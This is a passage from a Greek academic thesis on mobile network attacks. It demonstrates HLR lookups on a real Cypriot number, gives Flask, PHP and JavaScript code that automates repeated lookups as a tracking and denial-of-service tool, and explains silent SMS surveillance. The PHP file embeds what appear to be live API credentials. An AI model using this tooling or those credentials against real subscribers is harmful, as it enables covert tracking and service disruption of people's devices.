Η αναζήτηση HLR ζητά την κατάσταση ενός αριθμού στο δίκτυο από μια ζωντανή βάση δεδομένων με αριθμούς κινητών τηλεφώνων. Η βάση δεδομένων HLR περιλαμβάνει ενημερωμένες πληροφορίες σχετικά με την κατάσταση του αριθμού κινητού τηλεφώνου, καθοριστικής σημασίας για το αν είναι ενεργός αριθμός ή όχι. Η ενημέρωση της βάσης γίνεται σε πραγματικό χρόνο, επομένως περιέχει πάντα τις πιο ενημερωμένες πληροφορίες για κάθε αριθμό κινητού τηλεφώνου.

Η αναζήτηση HLR Lookup παρέχει τις ακόλουθες πληροφορίες:

- Εγκυρότητα αριθμού (Valid or not Valid)
- Κατάσταση αριθμού (Connected, Disconnected, Absent)
- Κωδικός χώρας για κινητό (Country Code)
- Όνομα δικτύου κινητής τηλεφωνίας (Network Name)
- Κατάσταση Φορητότητας (Portability status)
- Κατάσταση περιαγωγής (Roaming status)
- Κατάσταση ενεργοποίησης (On Call or Stand by)

Μια κακόβουλη αναζήτηση HLR Lookup μπορεί να παρέχει τα ακόλουθα:

- Αποστολή ψευδούς μηνύματος τοποθεσίας στην HLR για να υποκλέψει μηνύματα SMS ή να αποσυνδέσει μια συσκευή λόγω ακατάλληλης συμπεριφοράς.

- Επίθεση άρνησης υπηρεσίας (DoS) η οποία μπορεί να πραγματοποιηθεί στέλνοντας ένα μήνυμα στο HLR για την απενεργοποίηση όλων των υπηρεσιών.

6.7.3.2 Παράδειγμα κακόβουλου μηνύματος HLR Query


Πιο κάτω παρατίθεται για σκοπούς της διατριβής ένα παράδειγμα κακόβουλου μηνύματος με την χρήση του HLR Query με το οποίο αποδεικνύεται πόσο εύκολα μπορεί κάποιος να αποκτήσει πρόσβαση σε προσωπικά δεδομένα ενός συνδρομητή.

Βήματα που ακολουθήθηκαν για σκοπούς της παρούσας διατριβής:

Βήμα 1 Δημιουργία ψεύτικου ηλεκτρονικού λογαριασμού

Βήμα 2 Εγγραφή στον ιστότοπο παροχείς υπηρεσιών HLR LookUP [23]

Βήμα 3 Πραγματοποίηση HLR Query μέσω του web interface της ιστοσελίδας σε κυπριακό αριθμό Κινητής Τηλεφωνίας




Εικόνα 21 Web Interface ιστοσελίδας HLR Lookup

[23] https://www.hlr-lookups.com/

I. Κόστος

Το κόστος αποστολής ενός HLR query δεν ξεπερνά το 0,01 ευρώ και για αυτό το λόγο η μαζική αποστολή HLR queries δεν είναι καθόλου απαγορευτική από άποψη κόστους




Pricing

Payments are processed online via credit card, PayPal, wire transfer, or digital currencies like Bitcoin, Ether, Litecoin, Ripple, and Stellar Lumens. Discounts are accrued by sending lookups or purchasing large volumes in advance. Please feel free to contact us for reseller pricing and custom discount rates to suit your budget.

Lower Bound	Upper Bound	HLR Lookups	NT Lookups	MNP Lookups
1	1,000,000	0.010 EUR	0.0050 EUR	0.0050 EUR
1,000,001	2,500,000	0.009 EUR	0.0045 EUR	0.0045 EUR
2,500,001	5,000,000	0.008 EUR	0.0040 EUR	0.0040 EUR
5,000,001	7,500,000	0.007 EUR	0.0035 EUR	0.0035 EUR
7,500,001	10,000,000	0.006 EUR	0.0030 EUR	0.0030 EUR
10,000,001	or more	0.005 EUR	0.0025 EUR	0.0025 EUR

II. Ανάλυση Αποτελεσμάτων

Με την εκτέλεση της εντολής Submit για ένα απλό HLR Lookup σε κλάσματα δευτερολέπτου είχαμε έτοιμη την αναφορά για τον αριθμό κινητής τηλεφωνίας που εκτελέσαμε το HLR Look up.



Εικόνα 22 Αναφορά αποτελεσμάτων HLR Lookup

III. Δημιουργία Λογισμικού αποστολής μαζικών (διαδοχικών) HLR queries

Για σκοπούς της διατριβής αυτής δημιουργήσαμε ένα απλό λογισμικό με HTML/JavaScript και Python Server (Flask) χρησιμοποιώντας το API και το SDK (php) τα οποία παρέχει η ιστοσελίδα www.hlr-lookup.com . Με αυτό το λογισμικό που δημιουργήσαμε, καταφέραμε να αυτοματοποιήσουμε το HLR LookUP queries και να θέσουμε τον χρόνο που επιθυμούμε ώστε να επαναλαμβάνεται αυτόματα το request σε χρόνο δικής μας επιλογής. Η δυνατότητα αυτή δεν υπήρχε στον ιστότοπο παροχείς υπηρεσιών HLR LookUP . Οι δυνατότητες που μας δίνει το λογισμικό αυτό είναι:

- Αυτόματη ενημέρωση για την κατάσταση της συσκευής IoT σε προκαθορισμένο χρόνο που μπορούμε εμείς να ορίσουμε.

- Να προκαλέσουμε άρνηση υπηρεσίας (Denial of Service) θέτοντας τον προκαθορισμένο χρόνο στο ελάχιστο (milliseconds).

Δημιουργία Python Server (αρχείο server.py)

```
from flask import Flask, request, render_template
import subprocess
import json

app = Flask(__name__, template_folder='/home/antreas/hlr/')

@app.route('/')
def index():
    return render_template('index.html')

@app.route("/hlr-lookup", methods=["POST"])
def hlr_lookup():
    msisdn = request.form["msisdn"]
    if not msisdn:
        return 'Missing MSISDN.', 400
    result = subprocess.run(["php", "proxy.php", msisdn], capture_output=True, text=True)
    hlr_result = json.loads(result.stdout)
    return hlr_result

if __name__ == '__main__':
    app.run(debug=True)
```

Χρήση Php SDK ως Proxy (αρχείο proxy.php)

```
<?php
    include('./src/HLRLookupClient.class.php');
    if (!file_exists('./src/HLRLookupClient.class.php')) {
        die("HLR Lookup Client library not found.");
    }
```

```
$client = new HlrLookupClient(
    '73d9827aaaf7',
    'RWXA-U7zD-%7r2-hA%t-vV4!-6pAw',
    '/var/log/hlr-lookups.log' // an optional log file location
);

$msisdn = $argv[1];

$response = $client->post('/hlr-lookup', array(
    'msisdn' => $msisdn
));

if ($response->httpStatusCode != 200) {
    // something went wrong, let's abort and debug by looking at our log file specified above in the client.
    echo "Invalid Response from server (HLR).";
}

// capture the HTTP status code and response body
// $status_code = $response->httpStatusCode;
$data = $response->responseBody;

// echo $status_code;
echo $data;
// echo $response;

?>
```

Δημιουργία Html Template

```
<body>
    <h1>HLR Lookup</h1>
    <form onsubmit="lookup(); return false;">
        <label for="msisdn">MSISDN:</label>
        <div style="display: flex;justify-content: center;align-items: center;">
            <span style="font-size: 26px;font-weight: 500;margin-right: 5px;">+</span>
            <input type="text" name="msisdn" id="msisdn" class="input-field" placeholder="Enter MSISDN">
            <button style="margin-left: 5px;" type="submit" class="submit-btn" id="submit-btn">Submit</button>
            <div class="lds-ripple d-none ms-2" id="spinner">
                <div></div>
                <div></div>
            </div>

            <label style="margin-left: 50px;" for="request-interval">Request Interval:</label>
            <input type="range" name="request-interval" id="request-interval" min="1" max="300" value="50" step="1">
            <span id="interval-value">50 seconds</span>
            </div>
    </form>
    <div id="countdown"></div>

    <table id="results">
    </table>
</body>
```


Δημιουργία Java Script

```
<script>
    $(document).ready(function() {
        // Get the slider element
        var requestIntervalSlider = document.getElementById('request-interval');

        // Get the value display element
        var intervalValue = document.getElementById('interval-value');

        // Update the value display when the slider value changes
        requestIntervalSlider.addEventListener('input', function() {
            var interval = this.value;

            if (interval > 60) {
                var minutes = Math.floor(interval / 60);
                var seconds = interval % 60;
```

```
        // Format the display string
        var displayString = minutes + (minutes === 1 ? ' minute ' : ' minutes ') +
                    seconds + (seconds === 1 ? ' second' : ' seconds');
        intervalValue.textContent = displayString;
      } else {
        // Display the value in seconds
        intervalValue.textContent = interval + (interval === '1' ? ' second' : ' seconds');
      }
    });
})


function lookup() {
    var msisdn = $('#msisdn').val();
    if (!msisdn) {
        alert('Missing MSISDN.');
        return;
    }

    // Get the request interval from the slider value
    var requestInterval = parseInt($('#request-interval').val()) * 1000; // Convert minutes to milliseconds

    setCountdown();

    var countdownInterval;
    function setCountdown() {
        var countdown = requestInterval / 1000; // Convert milliseconds to seconds
        countdownInterval = setInterval(function() {

            var minutes = Math.floor(countdown / 60);
            var seconds = countdown % 60;
            $('#countdown').text('Time until next request: ' + minutes + ':' + (seconds < 10 ? '0' : '') + seconds);
            countdown--;
            if (countdown === 0) {
                clearInterval(countdownInterval);
                setCountdown();
            }
        }, 1000);
    }

    // Call sendData() initially
    sendData();
    // make a request to the hlr-lookup endpoint every x minutes
    var sendDataInterval = setInterval(sendData, requestInterval);

    function sendData() {
        var submitBtn = $('#submit-btn');
        submitBtn.prop('disabled', true);
        $('#spinner').removeClass('d-none');

        const xhr = new XMLHttpRequest();
        xhr.open("POST", "hlr-lookup", true);
        xhr.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
        xhr.onreadystatechange = function() {
            submitBtn.prop('disabled', false);
            $('#spinner').addClass('d-none');

            if (xhr.readyState === 4 && xhr.status === 200) {
                const hlr_result = JSON.parse(xhr.responseText);

                // show the result
                document.getElementById("results").innerHTML =
                                        `<tr>
                                            <th>Field</th>
                                            <th>Value</th>
                                        </tr>
                                        <tr>
                                            <td>MSISDN</td>
                                            <td>${hlr_result.msisdn}</td>
                                        </tr>
                                        <tr>
                                            <td>Connectivity Status</td>
                                            <td>${hlr_result.connectivity_status}</td>
                                        </tr>
                                        <tr>
                                            <td>MCCMNC</td>
```


```
                    <td>${hlr_result.mccmnc}</td>
                  </tr>
                  <tr>
                    <td>Original Network Name</td>
                    <td>${hlr_result.original_network_name}</td>
                  </tr>
                  <tr>
                    <td>Original Country Name</td>
                    <td>${hlr_result.original_country_name}</td>
                  </tr>
                  <tr>
                    <td>Original Country Code</td>
                    <td>${hlr_result.original_country_code}</td>
                  </tr>
                  <tr>
                    <td>Original Country Prefix</td>
                    <td>${hlr_result.original_country_prefix}</td>
                  </tr>
                  <tr>
                    <td>Is Ported</td>
                    <td>${hlr_result.is_ported}</td>
                  </tr>
                  <tr>
                    <td>Ported Network Name</td>
                    <td>${hlr_result.ported_network_name}</td>
                  </tr>
                  <tr>
                    <td>Ported Country Name</td>
                    <td>${hlr_result.ported_country_name}</td>
                  </tr>
                  <tr>
                    <td>Ported Country Code</td>
                    <td>${hlr_result.ported_country_code}</td>
                  </tr>
                  <tr>
                    <td>Ported Country Prefix</td>
                    <td>${hlr_result.ported_country_prefix}</td>
                  </tr>
                  <tr>
                    <td>Is Roaming</td>
                    <td>${hlr_result.is_roaming}</td>
                  </tr>
                  <tr>
                    <td>Roaming Network Name</td>
                    <td>${hlr_result.roaming_network_name}</td>
                  </tr>
                  <tr>
                    <td>Roaming Country Name</td>
                    <td>${hlr_result.roaming_country_name}</td>
                  </tr>
                  <tr>
                    <td>Roaming Country Code</td>
                    <td>${hlr_result.roaming_country_code}</td>
                  </tr>
                  <tr>
                    <td>Roaming Country Prefix</td>
                    <td>${hlr_result.roaming_country_prefix}</td>
                  </tr>
                  <tr>
                    <td>Timestamp</td>
                    <td>${hlr_result.timestamp}</td
                  <tr>
                  `
            }
          };
          xhr.send('msisdn=' + msisdn);
        }
        // Clear the interval before starting a new one
        $('#submit-btn').on('click', function() {
          clearInterval(countdownInterval);
          clearInterval(sendDataInterval);

          // lookup();
          return;
        });
      }
    </script>
```

Εικόνα 23 Πραγματοποίηση HLR Lookup με το λογισμικό μας



Field	Value
MSISDN	+35799******
Connectivity Status	UNDETERMINED
MCCMNC	28001
Original Network Name	Cyprus Telecommunications Authority
Original Country Name	Cyprus
Original Country Code	CY
Original Country Prefix	+357
Is Ported	false
Ported Network Name	null
Ported Country Name	null
Ported Country Code	null
Ported Country Prefix	null
Is Roaming	false
Roaming Network Name	null
Roaming Country Name	null
Roaming Country Code	null
Roaming Country Prefix	null
Timestamp	2023-04-29 09:03:46.125+0300

Εικόνα 24 Πραγματοποίηση HLR Lookup με το λογισμικό ανά 50 δευτερόλεπτα



Field	Value
MSISDN	+35799******
Connectivity Status	UNDETERMINED
MCCMNC	28001
Original Network Name	Cyprus Telecommunications Authority
Original Country Name	Cyprus
Original Country Code	CY
Original Country Prefix	+357
Is Ported	false
Ported Network Name	null
Ported Country Name	null
Ported Country Code	null
Ported Country Prefix	null
Is Roaming	false
Roaming Network Name	null
Roaming Country Name	null
Roaming Country Code	null
Roaming Country Prefix	null
Timestamp	2023-04-29 09:04:43.933+0300

Εικόνα 25 Πραγματοποίηση HLR Lookup με το λογισμικό ανά 1 δευτερόλεπτο

IV. Συμπεράσματα

Με ένα απλό Query και με μηδαμινό κόστος (0,01 ευρώ) είμαστε σε θέση να γνωρίζουμε αρκετές πληροφορίες (ευαίσθητα προσωπικά δεδομένα) για τον επιλεγμένο αριθμό που πραγματοποιήσαμε το HLR LookUP. Μπορέσαμε να ανακτήσουμε τις ακόλουθες προσωπικές πληροφορίες μέσω του HLR LookUP.

- Κατάσταση Σύνδεσης (Connected)
- Παροχέα που ανήκει ο συνδρομητής (Original Network)
- Κατάσταση φορητότητας (Ported Network)
- Κατάσταση περιαγωγής (Roaming Status)
- Χώρα και δίκτυο περιαγωγής (Roaming Network Name)

Με την δημιουργία του πιο πάνω λογισμικού και με την κατάλληλη αλλαγή παραμέτρων ώστε να επιτυγχάνεται αυτόματη αποστολή μαζικών (διαδοχικών) HLR queries σε χρόνο δικής μας επιλογής μπορούμε να προκαλέσουμε άρνηση υπηρεσίας (Denial of Service) σε συνδρομητή κινητής τηλεφωνίας ή σε συσκευές IoT που χρησιμοποιούν τα κυψελωτά δίκτυα.

6.7.3.3 Αποστολή κακόβουλων μηνυμάτων τύπου Silent SMS

Είναι σημαντικό να σημειωθεί ότι οι επιθέσεις σε κινητές συσκευές κυψελωτών δικτύων είναι πιο διαδεδομένες από ό,τι πολλοί χρήστες κινητών μπορούν να αντιληφθούν και τα τελευταία χρόνια έχουν αυξηθεί δραματικά. Αυτό μπορεί να αποδοθεί στον αντίκτυπο της πανδημίας COVID-19 και στην άνοδο των διασυνδεδεμένων συσκευών IoT. Μάλιστα, το 2020 καταγράφηκαν 4,83 εκατομμύρια επιθέσεις, σημειώνοντας αύξηση 15% σε σχέση με το προηγούμενο έτος. Αξίζει να σημειωθεί ότι αυτός ο αριθμός αντικατοπτρίζει μόνο τις επιθέσεις που εντοπίστηκαν.

Από τις διάφορες κυψελοειδές απειλές, αυτές που προκαλούν τη μεγαλύτερη ανησυχία είναι αυτές που παραμένουν απαρατήρητες ακόμη και μετά την εκτέλεση μιας επίθεσης. Μεταξύ αυτών των απειλών είναι οι αθόρυβες επιθέσεις SMS, οι οποίες χαρακτηρίζονται από τον κρυφό χαρακτήρα τους και την έλλειψη ορατών ειδοποιήσεων στις στοχευμένες συσκευές ή δίκτυα. Αυτές οι επιθέσεις αναφέρονται επίσης ως «Silent SMS», «Stealth SMS», «stealth ping» ή «Short Message Type 0».

Τι είναι το σιωπηλό SMS (Silent SMS) ;

Το σιωπηλό SMS, γνωστό και ως μήνυμα τύπου 0, είναι μια μέθοδος επικοινωνίας που αναγνωρίζεται από τη συσκευή του παραλήπτη, αλλά δεν περιέχει περιεχόμενο. Τα μηνύματα αυτά δεν εμφανίζονται στην οθόνη ούτε ειδοποιούν τον παραλήπτη. Οι πληροφορίες τοποθεσίας και η ιχνηλάτηση αποτελούν πόλο έλξης και στόχο για όσους εκμεταλλεύονται τα τρωτά σημεία του πρωτοκόλλου SS7. Προκειμένου να προσδιοριστεί η τοποθεσία μιας κινητής συσκευής, αποστέλλεται ένα σιωπηλό SMS στη συσκευή, προτρέποντάς της να ενημερώσει τον τρέχοντα σταθμό βάσης εξυπηρέτησης στο δίκτυο

Σε μια τυπική επίθεση DoS, ένα δίκτυο κατακλύζεται από υπερβολική κίνηση, με αποτέλεσμα οι πόροι του υπολογιστή του δικτύου να γίνονται απρόσιτοι στους χρήστες. Η επίθεση Silent SMS DoS λειτουργεί με παρόμοιο τρόπο, αλλά στοχεύει κινητές συσκευές. Η επίθεση περιλαμβάνει την μαζική αποστολή αθόρυβων μηνυμάτων SMS σε μια συσκευή, τα οποία μηνύματα μπορεί να περάσουν απαρατήρητα από τον ανυποψίαστο παραλήπτη. Αυτός ο βομβαρδισμός μηνυμάτων προκαλεί μη φυσιολογική κατανάλωση μπαταρίας και εμποδίζει τη συσκευή να δέχεται ή να πραγματοποιεί κλήσεις. Σε μια αθόρυβη επίθεση DoS SMS, ο χρήστης της συσκευής δεν θα ειδοποιηθεί για τη λήψη μηνυμάτων. Επομένως, το θύμα θα αγνοεί εντελώς ότι παρακολουθείται.

Η κάρτα SIM είναι επίσης ένας άλλος σημαντικός στόχος, καθώς χρησιμοποιούνται προγράμματα περιήγησης ασύρματου Διαδικτύου (WIB) που δεν είναι πάντα σωστά ασφαλισμένα. Οι εταιρείες τηλεπικοινωνιών χρησιμοποιούν την τεχνολογία Over the Air για να συνομιλούν με WIB (Wireless Internet Browsers.), ώστε να μπορούν να διαχειρίζονται τις κάρτες SIM. Ουσιαστικά, οι επιτιθέμενοι μπορούν να στείλουν ένα σιωπηλό SMS που περιέχει οδηγίες για το WIB. Μόλις οι οδηγίες ληφθούν στη συσκευή του στόχου, εκτελούνται. Σε αυτό το σημείο, υπάρχουν πολλά πράγματα που μπορεί να κάνει ο επιτιθέμενος, όπως λήψη δεδομένων τοποθεσίας, έναρξη κλήσης, αποστολή SMS ή ακόμα και εκκίνηση ενός προγράμματος περιήγησης στο Διαδίκτυο με μια συγκεκριμένη διεύθυνση URL Ο αντίκτυπος των επιθέσεων διαφέρει για τις επιχειρήσεις και τις κυβερνήσεις, με τις οικονομικές απώλειες να αποτελούν το κύριο μέλημα για τις πρώτες και την εθνική ασφάλεια για τις δεύτερες. Για αυτό το λόγο, πρέπει να ληφθεί υπόψη η πιθανή ζημιά που προκύπτει από έναν εισβολέα που εκμεταλλεύεται ευπάθειες στις κάρτες SIM για να εισάγει κακόβουλο λογισμικό μέσω του WIB (Ασύρματα προγράμματα περιήγησης Διαδικτύου).

Ποιος εκτελεί επιθέσεις Silent SMS;

Η χρήση τέτοιων επιθέσεων χρησιμοποιείται κυρίως από της υπηρεσίες επιβολής του νόμου, είναι ανησυχητικό ότι το μειωμένο κόστος του εξοπλισμού και της ευρυζωνικής πρόσβασης έχει καταστήσει αυτή τη μέθοδο επίθεσης διαθέσιμη σε άτομα με περιορισμένη τεχνική εξειδίκευση, συμπεριλαμβανομένων εκείνων με εγκληματικές προθέσεις.

Ποιος κινδυνεύει από μια επίθεση Silent SMS;

Για την πλειονότητα των ατόμων, οι συνέπειες της παρακολούθησης της τοποθεσίας τους ή της απώλειας ασύρματης συνδεσιμότητας ως αποτέλεσμα ενός περιστατικού Denial-of-Service (DoS) δεν είναι σοβαρές. Ωστόσο, στον τομέα των κρίσιμων υποδομών η αποσύνδεση των καναλιών επικοινωνίας των συσκευών (IoT) για οργανισμούς και κυβερνητικές οντότητες που απαιτούν συνεχή συνδεσιμότητα, αυτές οι απειλές αποτελούν σημαντικό κίνδυνο.

Γιατί είναι τόσο επικίνδυνες οι αθόρυβες επιθέσεις SMS;

Οι επιθέσεις κινητής τηλεφωνίας που εκμεταλλεύονται το πρωτόκολλο SS7 δεν είναι κάτι καινούργιο. Ωστόσο, λαμβάνοντας υπόψη την κρυφή φύση των σιωπηλών επιθέσεων SMS, είναι δύσκολο να εντοπιστούν έγκαιρα. Αυτό κάνει τις αθόρυβες επιθέσεις SMS εφιάλτη. Μια παραβίαση δεν μπορεί να εντοπιστεί και, ως εκ τούτου, δεν μπορεί να αναφερθεί ώστε να αντιμετωπιστεί κατάλληλα. Οι αόρατες επιθέσεις DoS, το κακόβουλο λογισμικό και η μη εξουσιοδοτημένη παρακολούθηση τοποθεσίας μπορεί να είναι επικίνδυνη αν όχι καταστροφική.

Οι επιθέσεις SS7 είναι εξαιρετικά δύσκολο να εντοπιστούν τη στιγμή της επίθεσης και αφήνουν ελάχιστα στοιχεία από δικανική άποψη. Τα περιορισμένα δεδομένα που είναι διαθέσιμα για ανάλυση από τη συσκευή του θύματος αποτελούν πρόκληση για τον ερευνητή. Σε επίπεδο δικτύου κινητής τηλεφωνίας, ο ερευνητής μπορεί να είναι σε θέση να αναλύσει την κίνηση και ενδεχομένως να ανιχνεύσει τον ασυνήθιστα μεγάλο αριθμό μηνυμάτων που αποστέλλονται. Δυστυχώς, ο ερευνητής πρέπει να έχει τη συσκευή του θύματος στα χέρια του για να επαληθεύσει ότι μια επίθεση συμβαίνει σε πραγματικό χρόνο.

Τι πρέπει να γίνει από πλευράς παρόχων;

Οι πάροχοι τηλεπικοινωνιών θα πρέπει να υιοθετήσουν μια νέα προσέγγισή τους για την προστασία SS7. Αυτό απαιτεί την ανάπτυξη κατάλληλων μέτρων ασφαλείας και εργαλείων για την ενίσχυση των δικτύων και των συσκευών συνδρομητών τους έναντι αυτών των τύπων επιθέσεων.

Η πιο αποτελεσματική προσέγγιση για τον εντοπισμό και την πρόληψη τέτοιων επιθέσεων είναι μέσω ελέγχων σε επίπεδο κυψελοειδών δικτύων. Αυτό απαιτεί την εφαρμογή εργαλείων και τεχνολογιών από φορείς παροχής υπηρεσιών δικτύων κινητής τηλεφωνίας (MNO), οι οποίοι θα στοχεύουν στην αντιμετώπιση των τρωτών σημείων ασφαλείας που προκύπτουν από τη συνεχή χρήση του απαρχαιωμένου πρωτοκόλλου SS7.


6.7.3.4 Παράδειγμα κακόβουλου μηνύματος Silent SMS

